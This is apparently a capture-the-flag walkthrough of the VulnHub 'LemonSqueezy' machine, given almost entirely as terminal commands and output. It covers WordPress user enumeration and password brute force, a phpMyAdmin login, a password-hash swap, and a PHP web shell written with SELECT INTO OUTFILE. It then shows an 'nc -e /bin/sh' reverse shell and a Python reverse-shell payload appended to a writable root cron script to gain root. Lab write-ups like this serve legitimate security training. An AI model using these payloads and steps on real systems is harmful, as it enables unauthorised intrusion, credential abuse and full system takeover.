Wpscan usernames bruteforce passwords

Phpmyadmin databases

Php Backdoor phpmyadmin

PSPY32

Edit Python file to get shell

PORT STATE SERVICE VERSION

80/tcp open http Apache httpd 2.4.25 ((Debian))

|_http-server-header: Apache/2.4.25 (Debian)

|_http-title: Apache2 Debian Default Page: It works

MAC Address: 00:0C:29:43:EC:1A (VMware)

root@kali:/home/kali/Desktop/vulnhub/lemonsqueezy# gobuster dir -u http://lemonsqueezy.vuln -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

/wordpress (Status: 301)

/manual (Status: 301)

/javascript (Status: 301)

/phpmyadmin (Status: 301)

/server-status (Status: 403)

http://lemonsqueezy.vuln/phpmyadmin/

root@kali:/home/kali/Desktop/vulnhub/lemonsqueezy# wpscan --url http://lemonsqueezy.vuln/wordpress -e u

[+] orange

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggressive Detection)

[+] lemon

| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

| Confirmed By: Login Error Messages (Aggress

root@kali:/home/kali/Desktop/vulnhub/lemonsqueezy# wpscan --url http://lemonsqueezy.vuln/wordpress --passwords /usr/share/wordlists/rockyou.txt --usernames lemon,orange

Username: orange, Password: ginger

http://lemonsqueezy/wordpress/wp-login.php

orange – ginger

http://lemonsqueezy/wordpress/wp-admin/post.php?post=5&action=edit

n0t1n@w0rdl1st!

http://lemonsqueezy.vuln/phpmyadmin/index.php

orange - n0t1n@w0rdl1st!

DATABASES→ WORDPRESS→WPUSERS

EDIT CHANGE THE PASSWORD HASH OF USER LEMON SAME AS HASH OF ORANGE


http://lemonsqueezy/wordpress/wp-admin/

lemon – ginger

http://lemonsqueezy.vuln/phpmyadmin/tbl_sql.php?db=wordpress&table=wp_users&token=bebbdb458d8a03b548ba96aa6d8c4fd6

PHP BACKDOOR IN MYSQL

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile
"/var/www/html/wordpress/backdoor.php"
```



http://lemonsqueezy.vuln/wordpress/backdoor.php?cmd=ls

BACKDOOR WORKED!!!

http://lemonsqueezy.vuln/wordpress/backdoor.php?cmd=nc%20-e%20/bin/sh%2010.10.10.20%201234

root@kali:/home/kali/Desktop/vulnhub/lemonsqueezy# nc -nlvp 1234

SHELL GAINED!!!!!!

PSPY32

root@kali:/home/kali/Desktop/tools# python -m SimpleHTTPServer 80

www-data@lemonsqueezy:/dev/shm$ wget http://10.10.10.20/pspy32

www-data@lemonsqueezy:/dev/shm$ chmod +x pspy32

www-data@lemonsqueezy:/dev/shm$ ./pspy32

2020/09/08 23:27:01 CMD: UID=0 PID=1 | /sbin/init

2020/09/08 23:28:01 CMD: UID=0 PID=18418 | /usr/sbin/CRON -f

2020/09/08 23:28:01 CMD: UID=0 PID=18419 | /usr/sbin/CRON -f

2020/09/08 23:28:01 CMD: UID=0 PID=18420 | /bin/sh -c /etc/logrotate.d/logrotate

2020/09/08 23:28:01 CMD: UID=0 PID=18421 | sh -c rm -r /tmp/*

2020/09/08 23:28:01 CMD: UID=0 PID=18422 | rm -r /tmp/*

www-data@lemonsqueezy:/etc/logrotate.d$ ls -la

total 56

drwxr-xr-x 2 root root 4096 Sep 8 22:42 .

drwxr-xr-x 122 root root 12288 Sep 8 22:43 ..

-rw-r--r-- 1 root root 433 Oct 14 2019 apache2

-rw-r--r-- 1 root root 173 Sep 14 2017 apt

-rw-r--r-- 1 root root 107 Sep 21 2016 dbconfig-common

-rw-r--r-- 1 root root 232 Jun 10 2015 dpkg

-rwxrwxrwx 1 root root 101 Apr 26 14:45 logrotate

-rw-r--r-- 1 root root 802 Jan 29 2020 mysql-server

-rw-r--r-- 1 root root 94 Feb 21 2020 ppp

-rw-r--r-- 1 root root 515 Jan 19 2017 rsyslog

-rw-r--r-- 1 root root 513 Aug 2 2017 speech-dispatcher

-rw-r--r-- 1 root root 235 Dec 11 2016 unattended-upgrades

www-data@lemonsqueezy:/etc/logrotate.d$ cd logrotate

bash: cd: logrotate: Not a directory

www-data@lemonsqueezy:/etc/logrotate.d$ cat logrotate

```
#!/usr/bin/env python

import os

import sys

try:

  os.system('rm -r /tmp/* ')

except:

   sys.exit()
```

```
echo 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.c
onnect(("10.10.10.20",9000));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn("/bin/bash")' >> logrotate
```

```
www-data@lemonsqueezy:/etc/logrotate.d$ cat logrotate

#!/usr/bin/env python

import os

import sys

try:

  os.system('rm -r /tmp/* ')

except:

   sys.exit()

import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.20",9000));os.dup2(s.file
no(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/bash")

root@kali:/home/kali/Desktop/tools# nc -nlvp 9000

ROOTED!!!!!!

root@kali:/home/kali/Desktop/tools# nc -nlvp 9000

listening on [any] 9000 ...

connect to [10.10.10.20] from (UNKNOWN) [10.10.10.35] 44546

root@lemonsqueezy:~# ls

ls

root.txt

root@lemonsqueezy:~# cat root.txt

cat root.txt
```

NvbWV0aW1lcyBhZ2FpbnN0IHlvdXIgd2lsbC4=